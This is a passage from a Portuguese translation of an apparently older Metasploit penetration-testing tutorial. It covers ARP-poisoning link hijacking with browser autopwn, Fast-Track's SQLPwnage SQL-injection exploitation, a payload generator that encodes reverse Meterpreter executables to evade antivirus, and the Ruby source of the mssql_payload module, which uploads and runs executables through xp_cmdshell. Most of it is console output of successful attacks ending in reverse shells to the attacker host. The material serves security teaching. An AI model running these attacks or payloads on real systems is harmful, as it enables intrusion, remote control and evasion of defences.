[*] Started reverse handler
```

```
[*] Exploit running as background job.
```

```
[*] Using URL: http://0.0.0.0:8072/
```

```
[*] Local IP: http://10.211.55.130:8072/
```

```
[*] Server started.
```

```
msf exploit(zenturiprogramchecker_unsafe) >
```

```
[*] Handler binding to LHOST 0.0.0.0
```


```
[*] Started reverse handler
```

```
[*] Using URL: http://0.0.0.0:8073/
```

```
[*] Local IP: http://10.211.55.130:8073/
```

```
[*] Server started.
```

Neste ponto, quando o nosso pobre vítima na 10.211.55.128 vai para navegar qualquer site, todos os hrefs será substituído com o nosso endereço de Web site. Confira abaixo.



Observe no canto inferior esquerdo que o link aponta para o nosso site malicioso no 10.211.55.130. Todos os links no Google com sucesso foi substituído. Logo que um link é clicado, o caos começa.

```
[*] Local IP: http://10.211.55.130:8071/
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
[*] Sending Adobe Collab.setIcon() Buffer Overflow to 10.211.55.128:1044...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 10.211.55.128:1047...
[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to
10.211.55.128:1046...
[*] Sending exploit to 10.211.55.128:1049...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to
10.211.55.128:1076...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9007 -> 10.211.55.128:1077)
msf exploit(zenturiprogramchecker_unsafe) > sessions -l
```

```

Active sessions
=====

Id Description Tunnel
--
1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077

msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

Note que o envenenamento do cache ARP só funciona em sistemas na mesma sub-rede que você. Este foi um grande exemplo de como a "forçar" o usuário a navegar no seu site, em vez de ter que seduzi-los a clicar em um link e automaticamente explorá-los com uma variedade de ataques.

## SQL Pwnage

"SQLPwnage" é uma ferramenta para detectar insano possíveis vulnerabilidades de SQL Injection em um aplicativo web. SQLPwnage fará a varredura de sub-redes e rastrear URLs inteiro procurando qualquer tipo de parâmetros POST. SQLPwnage tentará tanto erro e SQL Injection Blind baseado em uma tentativa de ganhar acesso total ao sistema. Se ele pode adivinhar o bom sintaxe SQL, ele fará uma série de ataques, incluindo reativar xp\_cmdshell e entrega de qualquer carga que você quer, tudo através de SQL Injection. Usando o exemplo abaixo, nós automaticamente rastrear e atacar um site que sabemos é vulnerável à SQL Injection. SQLPwnage foi escrito por Andrew Weidenhamer e David Kennedy. Vamos ver o que acontece.

```

Fast-Track Main Menu:

Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number: 3

Microsoft SQL Attack Tools

Pick a list of the tools from below:

```

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

Enter your choice : 3

Configuration file not detected, running default path.

Recommend running setup.py install to configure Fast-Track.

Default Metasploit directory set to /pentest/exploits/framework3/

Checking SQLPwnage dependencies required to run...

Dependencies installed. Welcome to SQLPwnage.

SQLPwnage written by: Andrew Weidenhamer and David Kennedy

SQLPwnage is a mass pwnage tool custom coded for Fast-Track. SQLPwnage will attempt to identify SQL Injection in a website, scan subnet ranges for web servers, crawl entire sites, fuzz form parameters and attempt to gain you remote access to a system. We use unique attacks never performed before in order to bypass the 64kb debug restrictions on remote Windows systems and deploy our large payloads without restrictions

This is all done without a stager to download remote files, the only egress connections made are our final payload. Right now SQLPwnage supports three payloads, a reverse tcp shell, metasploit reverse tcp meterpreter, and metasploit reverse vnc inject.

Some additional features are, elevation to "sa" role if not added, data execution prevention (DEP) disabling, anti-virus bypassing, and much more!

This tool is the only one of its kind, and is currently still in beta.

SQLPwnage Main Menu:

1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR BASED)
3. SQL Injection single URL exploitation

Enter your choice: 2

```

- This module has the following two options: -
- -
- 1) Spider a single URL looking for SQL Injection. If -
- successful in identifying SQL Injection, it will then -
- give you a choice to exploit.-
- -
- 2) Scan an entire subnet looking for web servers running on -
```



- port 80. The user will then be prompted with two -
- choices: 1) Select a website or, 2) Attempt to spider -
- all websites that was found during the scan attempting -
- to identify possible SQL Injection. If SQL Injection -
- is identified, the user will then have an option to -
- exploit. -
- -
- This module is based on error messages that are most -
- commonly returned when SQL Injection is prevalent on -
- web application. -
- -
- If all goes well a reverse shell will be returned back to -
- the user. -

-----

Scan a subnet or spider single URL?

1. url
2. subnet (new)
3. subnet (lists last scan)

Enter the Number: 2

Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254  
Scanning Complete!!! Select a website to spider or spider all??

1. Single Website
2. All Websites

Enter the Number: 2

Attempting to Spider: http://10.211.55.128  
Crawling http://10.211.55.128 (Max Depth: 100000)  
DONE  
Found 0 links, following 0 urls in 0+0:0:0

Spidering is complete.

\*\*\*\*\*  
http://10.211.55.128  
\*\*\*\*\*

[+] Number of forms detected: 2 [+]

A SQL Exception has been encountered in the "txtLogin" input field of the above website.

What type of payload do you want?

1. Custom Packed Fast-Track Reverse Payload (AV Safe)
2. Metasploit Reverse VNC Inject (Requires Metasploit)
3. Metasploit Meterpreter Payload (Requires Metasploit)
4. Metasploit TCP Bind Shell (Requires Metasploit)
5. Metasploit Meterpreter Reflective Reverse TCP
6. Metasploit Reflective Reverse VNC

Select your choice: 5

```

Enter the port you want to listen on: 9090
[+] Importing 64kb debug bypass payload into Fast-Track... [+]
[+] Import complete, formatting the payload for delivery.. [+]
[+] Payload Formatting prepped and ready for launch. [+]
[+] Executing SQL commands to elevate account permissions. [+]
[+] Initiating stored procedure: 'xp_cmdshell' if disabled. [+]
[+] Delivery Complete. [+]
Created by msfpayload (http://www.metasploit.com).
Payload: windows/patchupmeterpreter/reverse_tcp
Length: 310
Options: LHOST=10.211.55.130,LPORT=9090
Launching MSFCLI Meterpreter Handler
Creating Metasploit Reverse Meterpreter Payload..
Taking raw binary and converting to hex.
Raw binary converted to straight hex.
[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]
[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 3 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 4 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 5 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 6 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 7 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 8 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 9 of 9. This may take a bit. [+]
[+] Conversion from hex to binary in progress. [+]
[+] Conversion complete. Moving the binary to an executable. [+]
[+] Splitting the hex into 100 character chunks [+]
[+] Split complete. [+]
[+] Prepping the payload for delivery. [+]
Sending chunk 1 of 3, this may take a bit...
Sending chunk 2 of 3, this may take a bit...
Sending chunk 3 of 3, this may take a bit...
Using H2B Bypass to convert our Payload to Binary..
Running cleanup before launching the payload....
[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (718347 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1031)

meterpreter >

```

Ufa! Feito isso parecer tão fácil ... Fast-Track tem sucesso obtido acesso e entregue a carga toda SQL Injection! O que é interessante de tudo isso é como a carga real ficou entregue. Depois de Fast-Track identifica SQL Injection, que toma as opções especificadas durante a instalação inicial e cria uma carga Metasploit como um formato de arquivo executável. Executável que é então convertido em uma versão hex-primas, assim que a saída é apenas uma bolha em linha reta de hex. A carga personalizado é entregue à máquina da vítima que é totalmente personalizado para Fast-Track, que esta carga inicial não é a sua aplicação, uma base hexagonal 5kb, deixa cair a carga, no

formato hexagonal no sistema operacional Windows e usa de depuração para converter o formato hexadecimal de volta para um aplicativo com base binária. A principal limitação deste método é que todas as cargas devem estar sob 64KB de tamanho. Se a carga é sobre o tamanho, ele vai explodir para fora e não converter a aplicação. carga personalizado Fast-Track (5kb), essencialmente, uma vez convertido de volta para um binário em hexadecimal lê-primas e cospe-o para um arquivo no formato binário, ignorando assim a restrição de 64KB. Este método foi introduzido por Scott White em SecureState na Defcon, em 2008, e está incorporada no SQLPwnage Fast-Track e ataques SQLBruter.

## Payload Generator

O Fast Track Payload Generator criará personalizado Metasploit Cargas para você com um simples clique de um botão. Muitas vezes, porém, lembrando os comandos com msfpayload pode ser complicado, mas Payload Fast-Track Generator simplifica-lo para você!

```
Fast-Track Main Menu:
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit
Enter the number: 7
Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
#####
###
Metasploit Payload Generator
###
Written by: Dave Kennedy
aka ReL1K
###
#####
#####
The Metasploit Payload Generator is a simple tool to
make it extremely easy to generate a payload and listener
on the Metasploit framework. This does not actually
exploit any systems, it will generate a metasploit payload
for you and save it to an executable. You then need to
someone get it on the remote server by yourself and get it
```

to execute correctly.

This will also encode your payload to get past most AV and IDS/IPS.

What payload do you want to generate:

Name:

Description:

- |                                           |                                                                     |
|-------------------------------------------|---------------------------------------------------------------------|
| 1. Windows Shell Reverse_TCP              | Spawn a command shell on victim and send back to attacker.          |
| 2. Windows Reverse_TCP Meterpreter        | Spawn a meterpreter shell on victim and send back to attacker.      |
| 3. Windows Reverse_TCP VNC DLL            | Spawn a VNC server on victim and send back to attacker.             |
| 4. Windows Bind Shell                     | Execute payload and create an accepting port on remote system.      |
| 5. Windows Reflective Reverse VNC         | Spawn a VNC server on victim and send back to attacker.             |
| 6. Windows Reflective Reverse Meterpreter | Spawn a Meterpreter shell on victim through Reflective to attacker. |

Enter choice (example 1-6): 2

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid\_UTF8\_tolower usually gets past them.

1. avoid\_utf8\_tolower
2. shikata\_ga\_nai
3. alpha\_mixed
4. alpha\_upper
5. call4\_dword\_xor
6. countdown
7. fnstenv\_mov
8. jmp\_call\_additive
9. nonalpha
10. nonupper
11. unicode\_mixed
12. unicode\_upper
13. alpha2
14. No Encoding

Enter your choice : 2

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 10.211.55.130

Enter the port of the Listener: 9090

Do you want to create an EXE or Shellcode

1. Executable
2. Shellcode

Enter your choice: 1

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/meterpreter/reverse\_tcp

Length: 310

Options: LHOST=10.211.55.130,LPORT=9090,ENCODING=shikata\_ga\_nai

A payload has been created in this directory and is named 'payload.exe'. Enjoy!

Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...

\*\*\*\*\*  
\*\*\*\*\*

Launching MSFCLI on 'exploit/multi/handler' with  
PAYLOAD='windows/meterpreter/reverse\_tcp'

Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:

ENCODING=shikata\_ga\_nai

\*\*\*\*\*  
\*\*\*\*\*

[\*] Please wait while we load the module tree...

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Observe que quando a carga é criado, Fast-Track pode automaticamente configurar um ouvinte para você aceitar a conexão. Agora tudo que você tem a fazer é obter o arquivo executável no sistema remoto em si. Uma vez executado:

```


Launching MSFCLI on 'exploit/multi/handler' with
PAYLOAD='windows/meterpreter/reverse_tcp'
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding:
ENCODING=shikata_ga_nai

[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1078)
meterpreter >
```

Nós só aprendemos a criar facilmente cargas utilizando a estrutura Fast-Track e, finalmente, ter acesso a um sistema com uma carga personalizados criados através da Metasploit Framework!

Para mim (Dave Kennedy), este foi um dos meus primeiros módulos que eu já construída para o Metasploit Framework. Eu sou um cara python e comutação de rubi realmente acabou não sendo "tão mau" como eu havia previsto. Depois de construído o módulo I, eu queria escrever passo a passo como eu era capaz de criar o módulo, dar uma pequena introdução na construção de módulo e de como ela realmente é fácil de adicionar ferramentas adicionais ou exploits para o Metasploit Framework.

Eu primeiro quero que você começasse com o que lhe dá uma pequena idéia sobre alguns dos principais componentes do quadro Metasploit que estaremos falando.

Primeiro dê uma olhada no lib / msf / seção central na Metasploit, esta área aqui é uma mina de ouro que você vai querer aproveitar para não ter de reconstruir todos os protocolos ou atacar cada vez individual. Navegue para o core / explorar seção:

```
relik@fortress:/pentest/exploits/framework3/lib/msf/core/exploit$ ls
arkeia.rb dect_coa.rb lorcon2.rb seh.rb ut.rb
browser_autopwn.rb dialup.rb lorcon.rb smb.rb
brute.rb egghunter.rb mixins.rb smtp_deliver.rb
brutetargets.rb fileformat.rb mssql_commands.rb smtp.rb
```

```
capture.rb ftp.rb mssql.rb snmp.rb
dcerpc_epm.rb ftpserver.rb ndmp.rb sunrpc.rb
dcerpc_lsa.rb http.rb oracle.rb tcp.rb
dcerpc_mgmt.rb imap.rb pdf_parse.rb tcp.rb.ut.rb
dcerpc.rb ip.rb pop2.rb tns.rb
dcerpc.rb.ut.rb kernel_mode.rb seh.rb udp.rb
relik@fortress:/pentest/exploits/framework3/lib/msf/core/exploit$
```

Podemos ver várias áreas que poderiam ser úteis para nós, por exemplo, já há pré-protocolos, como o Microsoft SQL Server, HTTP, TCP, Oracle, RPC, FTP, SMB, SMTP, e muito mais. Dê uma olhada no mssql.rb e mssql\_commands.rb, esses dois sofreram algumas alterações significativas por HD Moore, eu e Operador Dark recentemente, estamos adicionando um pouco de funcionalidade através de aspectos MSSQL.

Se você olhar a partir de linha de 126 em mssql.rb, esta é a seção estaremos focando fortemente, lê-lo e obter uma compreensão básica como nós estaremos cobrindo esta área mais tarde.

Vamos deixar do núcleo, e de cabeça para os "módulos" de diretório, se adicionar qualquer novo arquivo aqui, ele irá ser dinamicamente importados Metasploit para nós. Vamos tentar um programa muito simples, vá em framework3/modules/auxiliary/scanner/mssql

Faça um rápido "ihaz\_sql.rb mssql\_ping.rb cp"

Edite o arquivo usando o rápido real nano ou vi e permite modificá-lo ligeiramente, eu vou levá-lo através de cada linha eo que ela significa:

```
##
$Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z relik $ <---- automatically gets
set for us when we check in
##

##
This file is part of the Metasploit Framework and may be subject to
<---- licensing agreement, keep standard
redistribution and commercial restrictions. Please see the Metasploit
Framework web site for more information on licensing and terms of use.
http://metasploit.com/framework/
##

require 'msf/core' <--- use the msf core library

class Metasploit3 < Msf::Auxiliary <---- its going to be an auxiliary module

include Msf::Exploit::Remote::MSSQL <----- we are using remote MSSQL right?
include Msf::Auxiliary::Scanner <----- it use to be a SQL scanner

def initialize <---- initialize the main section
super(
'Name' => 'I HAZ SQL Utility', <----- name of the exploit
'Version' => '$Revision: 7243 $', <----- svn number
'Description' => 'This just prints some funny stuff.', <-----
description of the exploit
'Author' => 'relik', <--- thats you bro!
```

```

'License' => MSF_LICENSE <---- keep standard
)

deregister_options('RPORT', 'RHOST') <---- dont specify RPORT or RHOST
end

def run_host(ip) <--- define the main function

begin <---begin the function
puts "I HAZ SQL!!!!" <---- print to screen i haz SQL!!!
end <--- close
end <---- close
end <---- close

```

Agora que você tem uma idéia básica do módulo, salvar esta (sem <-----) e vamos executá-lo em msfconsole.

```

msf > search ihaz
[*] Searching loaded modules for pattern 'ihaz'...

Auxiliary
=====

Name Description

scanner/mssql/ihaz_sql MSSQL Ping Utility

msf > use scanner/mssql/ihaz_sql
msf auxiliary(ihaz_sql) > show options

Module options:

Name Current Setting Required Description

HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b no The path to
the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads

msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter
RHOSTS => doesntmatter
msf auxiliary(ihaz_sql) > exploit
I HAZ SQL!!!!

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

O sucesso do nosso módulo foi adicionado! Agora que temos uma compreensão básica de como adicionar um módulo, vamos olhar o módulo que eu escrevi na próxima seção.

Na seção anterior você viu o básico da criação de um módulo, eu queria mostrar-lhe este módulo para obter uma compreensão do que estamos prestes a construir. Este módulo permite que você rapidamente entregue cargas Metasploit baseadas através de servidores Microsoft SQL. O actual código funciona com 2000, 2005 e 2008. Essas próximas seções primeiro andar você através de como usar este vetor de ataque, e você começar do zero na reconstrução de como eu era capaz de escrever esta carga (HDM e depois limpou meu código).

Vamos primeiro dar uma olhada em como o exploit funciona. Se você ler a seção de Fast-Track, já que você iria perceber que algo semelhante acontece dentro de Fast-Track também. Quando um administrador instala primeiro SQL Server 2000, 2005 ou 2008, se precisar de autenticação mista ou autenticação baseada em SQL, que tem de especificar uma senha para o sa "famigerada" conta. A SA "é a conta de administrador de sistemas para servidores baseado em SQL e tem uma tonelada de permissões no sistema em si. Se você pode de alguma forma adivinhar a senha de "sa", então você pode alavancar vetores de ataque através Metasploit para executar ataques adicionais. Se você olhou para alguns dos capítulos anteriores, você viu como os servidores SQL descoberta através da porta UDP 1434, bem como realizar dicionário baseado em ataques de força bruta contra endereços IP a fim de adivinhar o sa "SQL" conta.

De agora em diante, vamos assumir que você já sabe a senha para o servidor MSSQL e que você está pronto para entregar sua carga para o sistema operacional subjacente e não use Fast-Track.

Vamos lançar o ataque:

```
< metasploit -----
\ '___'
\ (oo)____
())\
||--|| *

=[metasploit v3.4-dev [core:3.4 api:1.0]
+ -- ==[453 exploits - 218 auxiliary
+ -- ==[192 payloads - 22 encoders - 8 nops
=[svn r7690 updated today (2009.12.04)

msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set MSSQL_PASS ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 8080
[*] Warning: This module will leave QIRY0LUK.exe in the SQL Server %TEMP%
directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
```



```
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 -> 10.10.1.103:47384)

meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Estaremos de olho em três diferentes arquivos, eles devem ser relativamente familiar das seções anteriores.

```
framework3/lib/msf/core/exploit/mssql_commands.rb
framework3/lib/msf/core/exploit/mssql.rb
framework3/modules/exploits/windows/mssql/mssql_payload.rb
```

Uma coisa a ressaltar é que eu não preciso colocar comandos diferentes em três diferentes arquivos no entanto, se você pensar no futuro você pode querer a reutilização de código e colocar as parcelas em hex2binary mssql.rb fez mais sentido, mais HDM é um defensor para o código bonita (te amo amigo).

Vamos primeiro dar uma olhada no mssql\_payload.rb para ter uma idéia do que estamos vendo aqui.

```
##
$Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $
##

##
This file is part of the Metasploit Framework and may be subject to
redistribution and commercial restrictions. Please see the Metasploit
Framework web site for more information on licensing and terms of use.
http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

include Msf::Exploit::Remote::MSSQL
def initialize(info = {})

super(update_info(info,
'Name' => 'Microsoft SQL Server Payload Execution',
'Description' => %q{
This module will execute an arbitrary payload on a Microsoft SQL
Server, using the Windows debug.com method for writing an executable to disk
and the xp_cmdshell stored procedure. File size restrictions are avoided by
incorporating the debug bypass method presented at Defcon 17 by SecureState.
Note that this module will leave a metasploit payload in the Windows
```

```

System32 directory which must be manually deleted once the attack is completed.
},
'Author' => ['David Kennedy "ReLlK"
'License' => MSF_LICENSE,
'Version' => '$Revision: 7236 $',
'References' =>
[
['OSVDB', '557'],
['CVE', '2000-0402'],
['BID', '1281'],
['URL', 'http://www.thepentest.com/presentations/FastTrack_ShmoCon2009.pdf'],
],
'Platform' => 'win',
'Targets' =>
[
['Automatic', { }],
],
'DefaultTarget' => 0
))
end

def exploit

debug = false # enable to see the output

if(not mssql_login_datastore)
print_status("Invalid SQL Server credentials")
return
end

mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded), debug)

handler
disconnect
end

```

Enquanto isto pode parecer extremamente simples e não um monte de código, não há realmente um monte de coisas que estão acontecendo nos bastidores que nós vamos investigar mais tarde. Vamos quebrar este arquivo agora. Se você olhar para a metade de cima, tudo deve parecer relativamente o mesmo direito? Se você olhar a seção de referências, esta área é simplesmente para obter informações adicionais sobre o ataque ou explorar vetor original. A plataforma de "ganhar" especifica as plataformas Windows e metas é apenas uma seção, se quiséssemos adicionar sistemas operacionais ou, neste exemplo, se tivéssemos de fazer algo diferente com base fora do servidor SQL, poderíamos acrescentar SQL Server 2000, SQL 2005, e SQL Server 2008. O DefaultTarget nos permite especificar um padrão para este ataque, portanto, se nós usamos SQL Server 2000, SQL Server 2005 e SQL 2008, poderia tê-lo padrão para 2005, as pessoas podem mudá-lo através do TARGET SET 1 2 3, mas se eles não 2005 seria o sistema de atacado.

Movendo-se para a def "explorar" isso começa o nosso código para a sua exploração efectiva, uma coisa a nota acima, se você olhar na parte superior, foram incluídos "MSF: Exploit:: Remote: MSSQL" isso vai incluir uma variedade de itens que podemos chamar da Exploit, Remote, e porções MSSQL. Especificamente estamos chamando de a mssql.rb no lib / msf / core / área de exploits.

A depuração de primeira linha = false especifica se devem retratar as informações de volta para você ou não, normalmente não queremos isso e não é necessário, e seria um pouco de informação retratada volta para o usuário Metasploit. Se algo não estiver funcionando, basta alterar este debug = true e você verá tudo o que está fazendo Metasploit. Passando para a próxima linha, esta é a parte mais complexa de todo o ataque. Este forro é realmente um aqui várias linhas de código que está sendo puxado mssql.rb. Nós vamos entrar em um presente em um segundo, mas para explicar o que está realmente lá:

mssql\_upload\_exec (função definida em mssql.rb para fazer upload de um arquivo executável através de SQL para o sistema operacional subjacente)

MSF:: Util:: EXE.to\_win32pe (quadro, payload.encoded) = criar um metasploit carga baseado fora do que você especificou, torná-lo um executável e codificá-lo com o padrão de codificação

debug = chamar a função de depuração é ativado ou desativado?

Por fim, o manipulador irá lidar com as conexões da carga útil no fundo para que possamos aceitar uma carga metasploit.

A desconexão parte do código deixa a conexão do servidor MSSQL.

Agora que temos andado por essa parte, vamos quebrar a seção seguinte na mssql.rb para descobrir exatamente o que este ataque foi feito.

Vamos olhar para o framework3/lib/msf/core/exploits / e usar o seu editor favorito e edite o arquivo mssql.rb. Faça uma busca por "mssql\_upload\_exec (w controle" para nano e / para a VI). Você deve estar vendo o seguinte:

```
#
Upload and execute a Windows binary through MSSQL queries
#
def mssql_upload_exec(exe, debug=false)
 hex = exe.unpack("H*")[0]

 var_bypass = rand_text_alpha(8)
 var_payload = rand_text_alpha(8)

 print_status("Warning: This module will leave #{var_payload}.exe in the SQL
 Server %TEMP% directory")
 print_status("Writing the debug.com loader to the disk...")
 h2b = File.read(datastore['HEX2BINARY'], File.size(datastore['HEX2BINARY']))
 h2b.gsub!(/KemneE3N/, "%TEMP%\#{var_bypass}")
 h2b.split(/\n/).each do |line|
 mssql_xpcmdshell("#{line}", false)
 end

 print_status("Converting the debug script to an executable...")
 mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug < %TEMP
 %\#{var_bypass}", debug)
 mssql_xpcmdshell("cmd.exe /c move %TEMP%\#{var_bypass}.bin %TEMP
 %\#{var_bypass}.exe", debug)
```

```

print_status("Uploading the payload, please be patient...")
idx = 0
cnt = 500
while(idx < hex.length - 1)
mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\#{var_payload}",
false)
idx += cnt
end

print_status("Converting the encoded payload...")
mssql_xpcmdshell("%TEMP%\#{var_bypass}.exe %TEMP%\#{var_payload}", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_bypass}.exe", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\#{var_payload}", debug)

print_status("Executing the payload...")
mssql_xpcmdshell("%TEMP%\#{var_payload}.exe", false, {:timeout => 1})
end

```

A def mssql\_upload\_exec (exe, debug = false) requer dois parâmetros e define o debug como false por padrão, salvo indicação em contrário.

O hex = exe.unpack ("H \*") [0] é de cerca Ruby Kung-Fuey que leva nosso executável gerado e magicamente transforma-lo em hexadecimal para nós.

var\_bypass = rand\_text\_alpha var\_payload (8) e = rand\_text\_alpha (8) cria duas variáveis com um conjunto aleatório de 8 caracteres alfa, por exemplo: PoLecJeX

O print\_status deve ser sempre usado dentro Metasploit, HD não aceitará coloca mais! Se você notar que há um par coisas diferentes para mim vs python, no print\_status você verá "# () var\_payload. Exe esta substitutues o var\_payload variável na mensagem print\_status, assim você iria ver essencialmente retratado back" PoLecJeX.exe "

